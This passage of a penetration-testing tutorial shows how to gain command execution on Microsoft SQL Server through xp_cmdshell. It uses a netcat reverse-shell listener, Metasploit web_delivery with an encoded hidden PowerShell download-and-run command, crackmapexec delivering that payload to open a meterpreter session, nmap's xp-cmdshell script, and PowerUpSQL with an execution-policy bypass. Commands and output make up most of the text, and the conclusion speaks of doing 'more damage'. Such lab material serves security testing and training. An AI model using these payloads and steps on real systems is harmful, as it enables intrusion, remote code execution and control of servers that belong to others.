


```
┌──(root💀 kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49695
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>
```

Crackmapexec

Another method to get a reverse connection on the target machine from the MSSQL XP command Shell functionality is by using its ability to run system commands associated with the web_delivery payload. The process is quite simple; we use the exploit/multi/script/web_delivery exploit, set the target as the Windows machine then set the payload as windows/meterpeter/reverse_tcp. Then specify the localhost. Finally, we will run the exploit command.


```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/revese_tcp
set lhost 192.168.1.2
exploit
```



```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/om6cxs3B
[*] Local IP: http://192.168.1.2:8080/om6cxs3B
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZ
ADsAJABzADEAZQA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsAaQBmAC
gB1AGwAbAApAHsAJABzADEAZQAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA
```


Through the above exploit, we get the web_delivery URL, and this URL we will use in the execution of crackmapexec, command of web_delivery.

```
crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o
URL=http://192.168.1.2:8080/om6cxs3B
```



```
┌──(root💀kali)-[~]
└─# crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o URL=http://192.168.1.2:8080/om6cxs3B
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
MSSQL       192.168.1.146   1433   WIN-P83OS778EQK  [*] Windows 10.0 Build 14393 (name:WIN-P83OS778EQK) (domain:WIN-P83OS778EQK)
MSSQL       192.168.1.146   1433   WIN-P83OS778EQK  [+] WIN-P83OS778EQK\ignite:Password@123 (Pwn3d!)
```

The output of the crackmapexec shows that the target has been pwned. We can go back to the Metasploit shell and find that the target has been exploited successfully, and we have a meterpreter shell on the target machine.




```
[*] 192.168.1.146    web_delivery - Delivering Payload (3403 bytes
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.14

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Nmap

As we know, the XP-cmd function is disabled by default, but if we have sysadmin credentials, we can also play with the NMap script to execute the window's commands.

```
nmap -p 1433 -script ms-sql-xp-cmdshell -script-args mssql.username=sa,mssql.passsword=Password@1,m
sql-xp-cmdshell.cmd='net user' 192.168.1.146
```



```
┌──(root💀kali)-[~]
└─# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:32 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   [192.168.1.146:1433]
|     Command: net user
|       output
|       ======
|       Null
|       User accounts for \\
|       Null
|       -------------------------------------------------------------------------------
|       Administrator            DefaultAccount           Guest
|       ignite
|       The command completed with one or more errors.
|       Null
|_      Null
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```


PowerUpSQL

First, Download the PowerUpSql from **here.** PowerUpSQL is a tool for Windows machines, includes functions that support SQL Server discovery, weak configuration auditing, privilege escalation on the scale, and post-exploitation actions such as OS command execution.

We can use the Import-Module cmdlet to import the PowerShell Script. Then use the Invoke-SQLOSCmd function, which runs the OS commands via xp_cmd shell through the SQL service account.

Here, PowerUpSQL tries to connect with the database. After the connection is successful, it checks if the user credentials that we have provided are for sysadmin or the users that we have provided have sysadmin access or not. It first enables the advanced options and then tries to enable the XP command shell functionality. Here, in this demonstration, the XP commands functionality is already enabled, so the tool runs the **whoami** command, which shows that we are the user and nt service/MSSQL$sqlexpress user.

```
cd PowerUPSQL-master
powershell
powershell -ep bypass
Import-Module .\PowerUpSQL.ps1
Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance  WIN-P83OS778EQK\SQLEXPRESS -Command
whoami -Verbose
```



```
c:\>cd PowerUpSQL-master

c:\PowerUpSQL-master>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\PowerUpSQL-master> Import-Module .\PowerUpSQL.ps1
PS C:\PowerUpSQL-master> Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance  WIN-P83OS778EQK\SQLEXPRESS -Command whoami -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : You are a sysadmin.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Show Advanced Options is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : xp_cmdshell is already enabled.
VERBOSE: WIN-P83OS778EQK\SQLEXPRESS : Running command: whoami
VERBOSE: Closing the runspace pool

ComputerName    Instance                   CommandResults
------------    --------                   --------------
WIN-P83OS778EQK WIN-P83OS778EQK\SQLEXPRESS nt service\mssql$sqlexpress
```

Conclusion

This article was designed to provide the users with possible content that can help them whenever they want to perform penetration testing on MSSQL Servers by exploiting XP command shell functionality. The point of this article is not to speculate on how the user can get the credentials or how they were able to elevate its sysadmin access. Instead, when or if the user could get those privileges, they can move on to extract and execute multiple commands on the target system and do more damage.